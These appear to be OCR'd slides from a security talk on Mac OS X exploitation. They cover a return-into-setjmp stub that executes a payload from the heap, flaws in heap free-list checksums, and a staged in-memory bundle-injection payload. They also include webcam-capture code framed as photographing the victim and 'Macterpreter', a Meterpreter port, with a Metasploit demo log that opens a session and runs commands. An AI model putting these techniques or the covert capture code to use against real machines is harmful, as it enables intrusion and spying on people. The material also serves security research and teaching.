
- Reusable stub can be reused in stack buffer overflow exploits
  - Align stub with offsets of overwritten EIP and EBP
  - Append arbitrary NULL-byte free payload to stub to be executed
- Stub begins with control of EIP and EBP
- Repeatedly return into setjmp() and then into jmp_buf to execute small fragments of chosen machine code from values in controlled registers
- Finally call strdup() on payload, execute payload from heap instead

exec-payload-from-heap stub | Existing Payload

... | EBP | EIP


Execute Payload From Heap Stub

1. Return into dyld's setjmp() to copy registers to a writable address
2. Return to jmp_buf+24 to execute 4 bytes from value of EBP
   - Adjust ESP (stack pointer)
   - Execute POPA instruction to load all registers from stack
   - Execute RET to call next function
3. Return into setjmp() again, writing out more controlled registers



Execute Payload From Heap Stub

4. Return to jmp_buf+32 to execute 12 bytes from EDI, ESI, EBP
    - Adjust ESP (stack pointer)
    - Store ESP+0xC on stack as argument to next function
5. Return into strdup() to copy payload from ESP+0xC to heap
6. Return into a JMP/CALL EAX in dyld to transfer control to EAX, heap pointer returned by strdup()




Heap Corruption

Scalable Zone Heap Allocator

- Scalable Zone Heap's security is so 1999
  - scalable_zone.c: /* Author: Bertrand Serlet, August 1999 */
- Allocations are divided by size into multiple size ranged regions:
  - Tiny: <= 496 bytes, 16-byte quantum size
  - Small: <= 15360 bytes, 512-byte quantum size
  - Large: <= 16773120 bytes, 4k pages
  - Huge: > 16773120 bytes, 4k pages
- Regions are divided into fixed-size quanta and allocations are rounded up to multiples of the region's quantum size
- Free blocks are stored in arrays of 32 free lists, indexed by size in quanta

Free List Arrays




Classic Heap Metadata Overwrite

Before Overflow

In-Use Block
0x00: data
0x04: data
0x08: data
0x0c: data
Free Block
0x00: previous pointer
0x04: next pointer
0x08: block size
0x0c: empty space

After Overflow



Heap Pointer Checksums

- Free list checksums detect **accidental** overwrites, not **intentional** ones
  - cksum(ptr) = (ptr >> 2) | 0xC0000003
  - verify(h) = ((h->next & h->prev & 0xC0000003) == 0xC0000003)
  - uncksum(ptr) = (ptr << 2) & 0x3FFFFFFC
- Allows addresses with NULL as first or last byte to be overwritten, including:
  - __IMPORT segments containing shared library function pointers
  - __OBJC segments with method pointers
  - MALLOC regions

Exploit Payloads

Mach-O Function Resolver

- Dynamic linker dyld is always at 0x8fe00000, begins with mach_header
- Parse through mach_header and load commands to find LC_SYMTAB
- Hash symbol names to 32-bits with “ror 13” hash, which is only 9 instructions
    - Same technique as LSD’s Win32 ASM Components and MSF payloads
- Can lookup dlopen() and dlsym() in dyld, use them to load/call other libraries
    - Analogous to classic LoadLibrary()/GetProcAddress() combo on Windows
- Or use linker implicitly by loading a shared library directly into memory...

Mach-O Staged Bundle Injection Payload

- First stage (remote_execution_loop, ~250 bytes)
  - Establish TCP connection
  - Read and execute code fragment, write returned result back to socket
- Second stage (inject_bundle, ~350 bytes)
  - Read bundle file into mmap'd memory
  - Lookup and call NSCreateObjectFileImageFromMemory() and NSLinkModule() in dyld via familiar "ror 13" hash method
- Third stage (compiled bundle, can be as large as needed)
  - Does whatever you want in C/C++/Obj-C using any system Frameworks!
  - Pure in-memory injection, not written to disk

Injectable Bundle Skeleton

```
#include <stdio.h>
extern void init(void) __attribute__ ((constructor));
void init(void)
{
   // Called implicitly when loaded
}

int run(int socket_fd)
{
    // Called explicitly by inject_payload
}

extern void fini(void) __attribute__ ((destructor));
void fini(void)
{
    // Called implicitly when/if unloaded
}
```

Compile with:

```
% cc -bundle -o foo.bundle foo.c
```

iSight Capture Bundle (Take a Pic of the Vic)


- Use Tim Omernick's CocoaSequenceGrabber:

```
(void)camera:(CSGCamera *)aCamera didReceiveFrame:(CSGImage *)aFrame;
{
    // First, we must convert to a TIFF bitmap
    NSBitmapImageRep *imageRep =
        [NSBitmapImageRep imageRepWithData: [aFrame TIFFRepresentation]];

    NSNumber *quality = [NSNumber numberWithFloat: 0.1];

    NSDictionary *props =
        [NSDictionary dictionaryWithObject:quality
                      forKey:NSImageCompressionFactor];

    // Now convert TIFF bitmap to JPEG compressed image
    NSData *jpeg =
        [imageRep representationUsingType:NSJPEGFileType
                  properties:props];

    // Store JPEG image in a CFDataRef
    CFIndex jpegLen = CFDataGetLength((CFDataRef)jpeg);
    CFDataSetLength(data, jpegLen);
    CFDataReplaceBytes(data, CFRangeMake((CFIndex)0, jpegLen),
        CFDataGetBytePtr((CFDataRef)jpeg), jpegLen);

    [aCamera stop];
}
```

Meterpreter

- An advanced metasploit payload
- Bring along your own tools, don’t trust system tools
- Stealthier
  - instead of exec’ing /bin/sh and then /bin/ls, all runs in the exploited process
  - Meterpreter doesn’t appear on disk
- Modular: Can upload modules with additional functionality
- Better than a shell
  - Upload, download, and edit files on the fly
  - Redirect traffic to other hosts (pivoting)

Pivoting



Meterpreter for Windows

Metasploit

stdapi


priv

Exploit with DLL inject payload

Upload main Meterpreter DLL

Upload Meterpreter components
Enable Ruby client code

Communicate over Meterpreter channels



Introducing Macterpreter

- Port of Metasploit's Meterpreter to Mac OS X targets
- Uses inject_bundle payload
- Uses NSCreateObjectFileImageFromMemory(), NSLinkModule()
  - Doesn't touch disk
- Main macterpreter bundle is responsible for channels, loading extensions
  - Binary compatible with Windows meterpreter
  - Shares most of the source with it

macapi extension

- Contains most of what the Windows stdapi extension provides
  - Filesystem: ls, mkdir, rm, upload, download, edit, etc
  - Pivoting: TCP channels
  - Processes: ps, kill, getpid, execute, etc
  - Network: ifconfig
  - Misc: Reboot, sysinfo, isight image capture

Limitations

- Since it is binary compatible with Windows meterpreter client, some data is lost
  - i.e. “ls” doesn’t return as much as it could
- Can’t migrate to other processes
  - Processes typically don’t have permission to inject code into other processes...Mac OS X is actually more secure here!
- Some things in the stdapi are unimplemented, either because I got lazy or didn’t know how to do it
  - Messing with the routing table, user idle time
- Feel free to add to this or make new extensions
  - Its C code, not Ruby :)

Demo

In case the demo fails....

```
$ ./msfcli exploit/osx/test/exploit RHOST=192.168.1.182 RPORT=1234 LPORT=4444
PAYLOAD=osx/x86/meterpreter/bind_tcp BUNDLE=/home/cmiller/macterpreter/build/
Debug/met_srv_bundle.bundle/Contents/MacOS/met_srv_bundle E
[*] Started bind handler
[*] Sending stage (387 bytes)
[*] Sleeping before handling stage...
[*] Uploading Mach-O bundle (50620 bytes)...
[*] Upload completed.
[*] Meterpreter session 1 opened (192.168.1.231:37335 -> 192.168.1.182:4444)

meterpreter > use stdapi
Loading extension stdapi...success.
meterpreter > pwd
/Users/cmiller/metasploit/trunk
meterpreter > ls

Listing: /Users/cmiller/metasploit/trunk
========================================

Mode              Size  Type  Last modified                 Name
----              ----  ----  -------------                 ----
40755/rwxr-xr-x   816   dir   Tue Feb 24 14:48:24 CST 2009  .
40755/rwxr-xr-x   102   dir   Wed Feb 18 22:28:25 CST 2009  ..
100644/rw-r--r--  2705  fil   Sun Nov 30 16:00:11 CST 2008  README

meterpreter > getuid
Server username: cmiller
meterpreter > sysinfo
Computer: Charlie-Millers-Computer.local
